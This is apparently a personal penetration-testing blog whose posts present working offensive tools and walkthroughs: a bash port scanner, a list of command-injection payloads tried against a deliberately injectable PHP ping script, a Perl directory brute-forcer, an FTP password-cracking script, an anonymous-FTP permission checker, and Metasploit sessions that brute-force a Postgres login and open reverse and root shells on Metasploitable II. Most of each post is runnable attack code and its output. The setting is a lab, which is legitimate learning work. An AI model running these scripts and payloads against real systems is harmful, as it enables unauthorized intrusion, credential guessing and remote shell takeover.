Thursday, January 7, 2021

TCP Connect port scanner in bash

I got bored so i created this novel tcp connect scanner in bash.

#!/usr/bin/env bash

host='127.0.0.1';

main() {

    ## Scan the range 0-1024 looking for open ports on the specified host.
    ## Try to ident the service running on each port using /etc/services file.
    scan_tcp "${host}"
}

scan_tcp() {
    hst=$1;

    echo -e "PORT\tSERVICE\tSTATE\n";
    
    for port in `seq 1 1024` 
    do
        (echo 3<>/dev/tcp/${hst}/${port}) &>/dev/null

        if [ $? == 0 ]
        then
            service=$( grep -E "${port}\/tcp" /etc/services | awk '{print $1}' | head -n 1 );          
            echo -e "${port}\t${service}\tOPEN"
        fi
    done
}

main;

Here is the result of the scan:

sam@asus:~/pentest_notes% ./tcp_connect_scanner.sh
PORT	SERVICE	STATE

21	ftp	OPEN
22	ssh	OPEN
25	smtp	OPEN
53	domain	OPEN
80	http	OPEN
110	pop3	OPEN
111	sunrpc	OPEN
139	netbios-ssn	OPEN
143	imap2	OPEN
389	ldap	OPEN
445	microsoft-ds	OPEN
631	ipp	OPEN
953		OPEN
sam@asus:~/pentest_notes%

Tuesday, January 5, 2021

Command Injection

Here are some meta-characters we can use when testing for command injections.

%0aecho $(id)
%0d%0aecho $(id)
[space]echo $(id)

; echo $(id)
'; echo $(id)
"; echo $(id)
); echo $(id)

| echo $(id)
'| echo $(id)
"| echo $(id)
)| echo $(id)

& echo $(id)
'& echo $(id)
"& echo $(id)
)& echo $(id)

&& echo $(id)
'&& echo $(id)
"&& echo $(id)
)&& echo $(id)

%0a echo $(id)
'%0a echo $(id)
"%0a echo $(id)
)%0a echo $(id)

%0d%0aecho $(id)
'%0d%0aecho $(id)
"%0d%0aecho $(id)
)%0d%0aecho $(id)

Basic Command Injection

Here we have the first command injection. Its simple enough, it takes an ip address and pings it and returns the output. The php code for the command injection is as follows.

<?php
print "<pre>".shell_exec("ping -c 5 ".$_GET['c'])."</pre>"
?>

We first try a characters to see if we can get command execution through CRLF line breaks.

http://127.0.0.1/~sam/c.php?c=127.0.0.1%0aecho%20$(id)

As you can see we got successful code execution from using a '%0a' LINE FEED character. Lets try with both CARRIAGE RETURN and LINE FEED

http://127.0.0.1/~sam/c.php?c=127.0.0.1%0d%0aecho%20$(id)

We got execution with it also. Many people do not try these characters when testing for command execution but that are well worth the try,

Next we move on to the other characters we can use for command injection.


http://127.0.0.1/~sam/c.php?c=127.0.0.1;echo $(id)

As you can see we got successful command execution with the ';' character.

http://127.0.0.1/~sam/c.php?c=127.0.0.1|echo $(id)

And we got execution with the '|' character.

Single Quote Command Injection

Sometimes the injection is not as straightforward as you would like. For instance the use of quotes both single and double quotes can arise. Lets test some strings out to see if we can get a successful command execution.

http://127.0.0.1/~sam/c.php?c=127.0.0.1';echo $(id)'

The string '; works and we get command execution.

http://127.0.0.1/~sam/c.php?c=127.0.0.1%27|echo $(id)'

The pipe character also works in this command injection.

http://127.0.0.1/~sam/c.php?c=127.0.0.1%27%0aecho $(id)'

LINE FEED also works.

http://127.0.0.1/~sam/c.php?c=127.0.0.1%27%0d%0aecho $(id)'

So does CRLF.

Double Quote Command Injection

Just like single quote injection, double quote injection can be a pain in the neck sometimes.

http://127.0.0.1/~sam/c.php?c=127.0.0.1";echo $(id)"

Semi-colon works with this injection

http://127.0.0.1/~sam/c.php?c=127.0.0.1"|echo $(id)"

and so does the pipe character

http://127.0.0.1/~sam/c.php?c=127.0.0.1"%0aecho $(id)"

LINE FEED works.

http://127.0.0.1/~sam/c.php?c=127.0.0.1"%0d%0aecho $(id)"

And so does CRLF.

Parenthesis Command Injection

Sometimes you might come up on a command injection that uses the ')' character as the delimeter.

http://127.0.0.1/~sam/c.php?c=edads)$(id

As you can see we got the id parameter of the command.

Brute Force Web Directories with PERL

We can write a small perl script to enumerate possible directories on the remote webserver. We will use a wordlist from the dirbuster program as our payload.

#!/usr/bin/env perl
use strict;
use warnings;
use LWP::UserAgent;

my $host = "http://localhost";
my $file = "dirb.txt";

open(my $fh, '<', $file) or die $!;

my $ua = LWP::UserAgent->new(timeout => 10);

print "[*] Searching for possible directories...\n";

while (my $row = <$fh>) {
    chomp($row);

    my $res = $ua->get($host."/".$row);

    if ($res->status_line =~ m/(\d{3})\s(.*)/g) {
        if ($1 =~ m/404/) {
            next;
        } else {
            print("[+] Page Found (".$1.") ".$2.": $host/$row\n");
        }
    }
}

If we run the script against a local web server we get the following result:

root@asus:~% perl bf-dir.pl 
[*] Searching for possible directories...
[+] Page Found (200) OK: http://localhost/
[+] Page Found (403) Forbidden: http://localhost/.hta
[+] Page Found (403) Forbidden: http://localhost/.htaccess
[+] Page Found (403) Forbidden: http://localhost/.htpasswd
[+] Page Found (403) Forbidden: http://localhost/aux
[+] Page Found (403) Forbidden: http://localhost/cgi-bin/
[+] Page Found (403) Forbidden: http://localhost/com1
[+] Page Found (403) Forbidden: http://localhost/com2
[+] Page Found (403) Forbidden: http://localhost/com3
[+] Page Found (403) Forbidden: http://localhost/con
[+] Page Found (200) OK: http://localhost/dashboard
[+] Page Found (503) Service Unavailable: http://localhost/examples
[+] Page Found (200) OK: http://localhost/favicon.ico
[+] Page Found (200) OK: http://localhost/img
[+] Page Found (200) OK: http://localhost/index.php
[+] Page Found (200) OK: http://localhost/licenses
[+] Page Found (403) Forbidden: http://localhost/lpt1
[+] Page Found (403) Forbidden: http://localhost/lpt2
[+] Page Found (403) Forbidden: http://localhost/nul
[+] Page Found (200) OK: http://localhost/phpmyadmin
[+] Page Found (403) Forbidden: http://localhost/prn
[+] Page Found (200) OK: http://localhost/server-info
[+] Page Found (200) OK: http://localhost/server-status
[+] Page Found (403) Forbidden: http://localhost/webalizer
root@asus:~% 

We got some results from the dictionary attack we ran against the server.

Friday, December 18, 2020

FTPCrack: a python script to enumerate ftp users

Sometimes you come upon an ftp server where you know the usernames but do not know the passwords to those usernames. This script goes through a username and password combo lists to try and crack the ftp login. Upon successful login the script then proceeds to list the directory of the user which has been comprimised by the brute force attack.

#!/usr/bin/env python
"""
Created on Tue Nov 10 21:30:47 2020

@author: Sam
"""

import argparse
from ftplib import FTP

parser = argparse.ArgumentParser()
parser.add_argument("host", help="hostname")
parser.add_argument("users", help="userlist")
parser.add_argument("wordlist", help="wordlist")
args = parser.parse_args()

banner = """
            ###########################
            #       FTPCrack 1.0      #
            ###########################           
 usage: ./ftpcrack.py <host> <userlist> <wordlist>         
            """

users = open(args.users, "r").readlines()
passwords = open(args.wordlist, "r").readlines()

host = args.host

print(banner)

print("*** Searching for valid username / password combinations...")

for user in users:
    for passwd in passwords:
        
        ftp = FTP(host)
        
        try:
            ftp.login(user.rstrip('\n'), passwd.rstrip('\n'))
            print("*** [LOGIN] " + "Username: " + user + "| Password: "  + passwd + "'")
            print("*** [VERSION] " + ftp.getwelcome())
            print("*** [CURRENT DIRECTORY] " + ftp.pwd())
            print("*** [DIRECTORY LISTING]")
            print(ftp.retrlines('LIST'))
            print("*** Searching for more valid logins...")
            ftp.close()
            if user[-1] == user:
                break
            continue
        except:
            continue

print("[DONE]")

If we run the script we get the following output.

C:\Users\Sam\Desktop\Code\ftpcrack>python ftpcrack.py 192.168.155.138 users.txt wordlist.lst

            ###########################
            #       FTPCrack 1.0      #
            ###########################
 usage: ./ftpcrack.py   

*** Searching for valid username / password combinations...
*** [LOGIN] 'john'/'baseball'
*** [VERSION] 220 (vsFTPd 3.0.3)
*** [CURRENT DIRECTORY] /home/john
*** [DIRECTORY LISTING]
-rw-r--r--    1 1001     1001            0 Nov 10 22:46 catalog.cvs
-rw-r--r--    1 1001     1001            0 Nov 10 22:46 jobs.txt
drwxr-xr-x    2 1001     1001         4096 Nov 10 22:42 private
drwxr-xr-x    2 1001     1001         4096 Nov 10 22:41 pub
-rw-r--r--    1 1001     1001            0 Nov 10 22:46 refunds.xls
drwxr-xr-x    2 1001     1001         4096 Nov 10 22:42 work
226 Directory send OK.
*** Searching for more valid logins...
*** [LOGIN] 'mike'/'football'
*** [VERSION] 220 (vsFTPd 3.0.3)
*** [CURRENT DIRECTORY] /home/mike
*** [DIRECTORY LISTING]
226 Directory send OK.
*** Searching for more valid logins...
*** [LOGIN] 'tim'/'monkey'
*** [VERSION] 220 (vsFTPd 3.0.3)
*** [CURRENT DIRECTORY] /home/tim
*** [DIRECTORY LISTING]
226 Directory send OK.
*** Searching for more valid logins...
*** [LOGIN] 'brad'/'dragon'
*** [VERSION] 220 (vsFTPd 3.0.3)
*** [CURRENT DIRECTORY] /home/brad
*** [DIRECTORY LISTING]
226 Directory send OK.
*** Searching for more valid logins...
*** DONE

C:\Users\Sam\Desktop\Code\ftpcrack>

Thursday, December 17, 2020

AnonFTPCheck: a python script to check anonymous FTP server permissions

Alot of times we will come upon anonymous ftp servers and would have to check out the permissions of the server to see if any vulnerabilities exist. This script helps automate the process by checking some of the key vulnerabilities that can come with an anonymous ftp server.

#!/usr/bin/env python
"""
Created on Tue Nov 10 23:45:32 2020

[AnonFTPCheck.py]

@author: Sam
"""
import os
import sys
import random
import string
from ftplib import FTP
from pathlib import Path

mkdir = []
writable_dirs = []
username = 'anonymous'
password = 'anonymous@'

banner = """
            ###########################
            #       AnonFTPCheck      #
            ###########################                   
            """

def get_random_name():
    letters = string.ascii_letters
    string_s = ''.join(random.choice(letters) for i in range(8))   
    
    return string_s

def write_test_file(filename):
    try:
        file = open(filename, "w") 
        file.write("Hello, World!") 
        file.close()
        return filename
    except:
        return None

try:
    host = str(sys.argv[1])
except:
    print("*** [AnonFTPCheck] ***")
    print("Usage: " + sys.argv[0] + " [ip-address]")
    sys.exit(1)

print(banner)
    
ftp = FTP(host)

try:
    ftp.login(username, password)
    root_dir = ftp.pwd()
    print("[VERSION] " + ftp.getwelcome())
    print("[CURRENT DIRECTORY] " + root_dir)
    print("[DIRECTORY LISTING] ->")
    print(ftp.retrlines('LIST'))         
except:
    print('[' + host + '] is not an anonymous FTP server...')
    sys.exit(1)         

directories = ftp.nlst()

if not directories:
    print("*** FAILED: No directories found...")
    print("*** Skipping [WRITABLE DIRECTORY CHECK]...")
else:
    print("[WRITABLE DIRECTORY CHECK]")

    test_file = write_test_file(get_random_name() + ".txt")
    
    for dir in directories:
        ftp.cwd(root_dir)
        ftp.cwd(dir)   
        try:
            if test_file is None:
                print("*** FAILED: Could not create test file locally... Permissions Problem? Skipping [WRITABLE DIRECTORY CHECK]...")
                break
            else:
                fp = open(test_file, 'rb')
                ftp.storbinary('STOR %s' % os.path.basename(test_file), fp, 1024)
                fp.close()
                print("*** SUCCESS: Directory " + ftp.pwd() + " is writable! Test file " + ftp.pwd() + "/" + test_file + " wrote successfully!")
                writable_dirs.append(dir)
        except:
            continue


print("[RENAME ACCESS CHECK]")

for dir in writable_dirs:
    ftp.cwd(root_dir)
    ftp.cwd(dir)
    try: 
        ftp.rename(test_file, '654321.jpg')
        print("*** SUCCESS: Renamed " + ftp.pwd() + "/" + test_file + " to 654321.jpg")
    except:
        print("*** FAILED: Unable to successfully rename file " + ftp.pwd() + "/" + test_file + " to 654321.jpg")

print("[DELETE ACCESS CHECK]")       

for dir in writable_dirs:         
    ftp.cwd(root_dir)
    ftp.cwd(dir)
    try:
        ftp.delete('654321.jpg')
        print("*** SUCCESS: Delete access for " + ftp.pwd() + "/654321.jpg permitted!")
    except:
        print("*** FAILED: Delete access for " + ftp.pwd() + "/654321.jpg not permitted...")

print("[MKDIR ACCESS CHECK]")

test_dir = get_random_name()

for dir in directories:
    ftp.cwd(root_dir)
    ftp.cwd(dir)
    try:
        ftp.mkd(test_dir)
        mkdir.append(dir)
        print('*** SUCCESS: Created directory ' + ftp.pwd() + "/" + test_dir + '!' )
    except:
        continue
        
if not mkdir:
    print("*** FAILED: Could not any create directories...")
    print("*** Skipping [RMDIR ACCESS CHECK]...")
else:
    print("[RMDIR ACCESS CHECK]")

    for dir in mkdir:
        ftp.cwd(root_dir)
        ftp.cwd(dir)
        try:
            ftp.rmd(test_dir)
            print("*** SUCCESS: Directory " + ftp.pwd() + "/" + test_dir + " successfully removed!")
        except:
            print("*** FAILED: Unable to remove " + ftp.pwd() + "/" + test_dir + "...")
            
ftp.close()

for p in Path(".").glob("*.txt"):
    p.unlink()

print("[DONE]")

if we run the script we will get the following output.

C:\Users\Sam\Desktop\Code\anonftpcheck>python anonftpcheck.py 192.168.155.138

            ###########################
            #       AnonFTPCheck      #
            ###########################

[VERSION] 220 (vsFTPd 3.0.3)
[CURRENT DIRECTORY] /
[DIRECTORY LISTING] ->
drwxr-xr-x    2 65534    65534        4096 Dec 17 14:05 bin
drwxr-xr-x    2 65534    65534        4096 Dec 17 14:05 etc
drwxrwxrwx    2 65534    65534        4096 Jan 07 03:22 incoming
drwxr-xr-x    2 65534    65534        4096 Dec 17 14:06 lib
drwxrwxrwx    2 65534    65534        4096 Jan 07 03:23 pub
226 Directory send OK.
[WRITABLE DIRECTORY CHECK]
*** SUCCESS: Directory /incoming is writable! Test file /incoming/Uhcszbbx.txt wrote successfully!
*** SUCCESS: Directory /pub is writable! Test file /pub/Uhcszbbx.txt wrote successfully!
[RENAME ACCESS CHECK]
*** SUCCESS: Renamed /incoming/Uhcszbbx.txt to 654321.jpg
*** SUCCESS: Renamed /pub/Uhcszbbx.txt to 654321.jpg
[DELETE ACCESS CHECK]
*** SUCCESS: Delete access for /incoming/654321.jpg permitted!
*** SUCCESS: Delete access for /pub/654321.jpg permitted!
[MKDIR ACCESS CHECK]
*** SUCCESS: Created directory /incoming/ogHrROxg!
*** SUCCESS: Created directory /pub/ogHrROxg!
[RMDIR ACCESS CHECK]
*** SUCCESS: Directory /incoming/ogHrROxg successfully removed!
*** SUCCESS: Directory /pub/ogHrROxg successfully removed!
[DONE]

C:\Users\Sam\Desktop\Code\anonftpcheck>

This script will help in finding exploitable anonymous ftp servers and highlight the vulnerabilities that may exist.

Tuesday, February 18, 2020

Metasploitable II: Unreal IRCD exploit

There exists in Metasploitable II a vulnerable IRCD server. Our goal is to exploit the vulnerablity and get local access to the remote system. Our first task is to select the module which we will use to exploit the host.

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.1:4444 
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.101:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vcxINITmV5eNOXnX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vcxINITmV5eNOXnX\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.1:4444 -> 192.168.56.101:35054) at 2020-02-18 14:02:05 -0700

id
uid=0(root) gid=0(root)
whoami
root

As you can see we got a root shell on the host and local shell access.

Saturday, February 15, 2020

Metasploitable II: POSTGRES SQL Server

In Metasploitable II there exists a postgres sql server on the system. Our goal is to exploit the remote server in two ways to gain shell access to the remote host.

We can use the postgres_login module for help us brute force a correct login for the postgres sql server.

msf5 > use auxiliary/scanner/postgres/postgres_login 
msf5 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                              Required  Description
   ----              ---------------                                                              --------  -----------
   BLANK_PASSWORDS   false                                                                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                            yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                                                    yes       The database to authenticate against
   DB_ALL_CREDS      false                                                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                        no        Add all users in the current database to the list
   PASSWORD                                                                                       no        A specific password to authenticate with
   PASS_FILE         /home/sam/metasploit-framework/data/wordlists/postgres_default_pass.txt      no        File containing passwords, one per line
   Proxies                                                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RETURN_ROWSET     true                                                                         no        Set to true to see query result sets
   RHOSTS                                                                                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT             5432                                                                         yes       The target port
   STOP_ON_SUCCESS   false                                                                        yes       Stop guessing when a credential works for a host
   THREADS           1                                                                            yes       The number of concurrent threads (max one per host)
   USERNAME                                                                                       no        A specific username to authenticate as
   USERPASS_FILE     /home/sam/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
   USER_AS_PASS      false                                                                        no        Try the username as the password for all users
   USER_FILE         /home/sam/metasploit-framework/data/wordlists/postgres_default_user.txt      no        File containing users, one per line
   VERBOSE           true                                                                         yes       Whether to print output for all attempts

msf5 auxiliary(scanner/postgres/postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf5 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.101:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.101:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.56.101:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_login) > 

As you can see we found a correct login for the postgres sql server. Now its time to move on and try and get a system shell. For this we are going to be using the postgres_payload module of the metasploit framework.

msf5 > use exploit/linux/postgres/postgres_payload 
msf5 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf5 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.56.1:4444 
[*] 192.168.56.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/JAkIxpbf.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:47858) at 2020-02-15 11:27:10 -0700

meterpreter > shell
Process 4825 created.
Channel 1 created.
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
python -c 'import pty;pty.spawn("/bin/bash")'
postgres@metasploitable:~/8.3/main$ pwd
pwd
/var/lib/postgresql/8.3/main
postgres@metasploitable:~/8.3/main$ 

As you can see successfully got a shell back from the payload.

Exploiting Weak WEBDAV Configurations

The server we are going to audit has the following fingerprint. 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) Next we need t...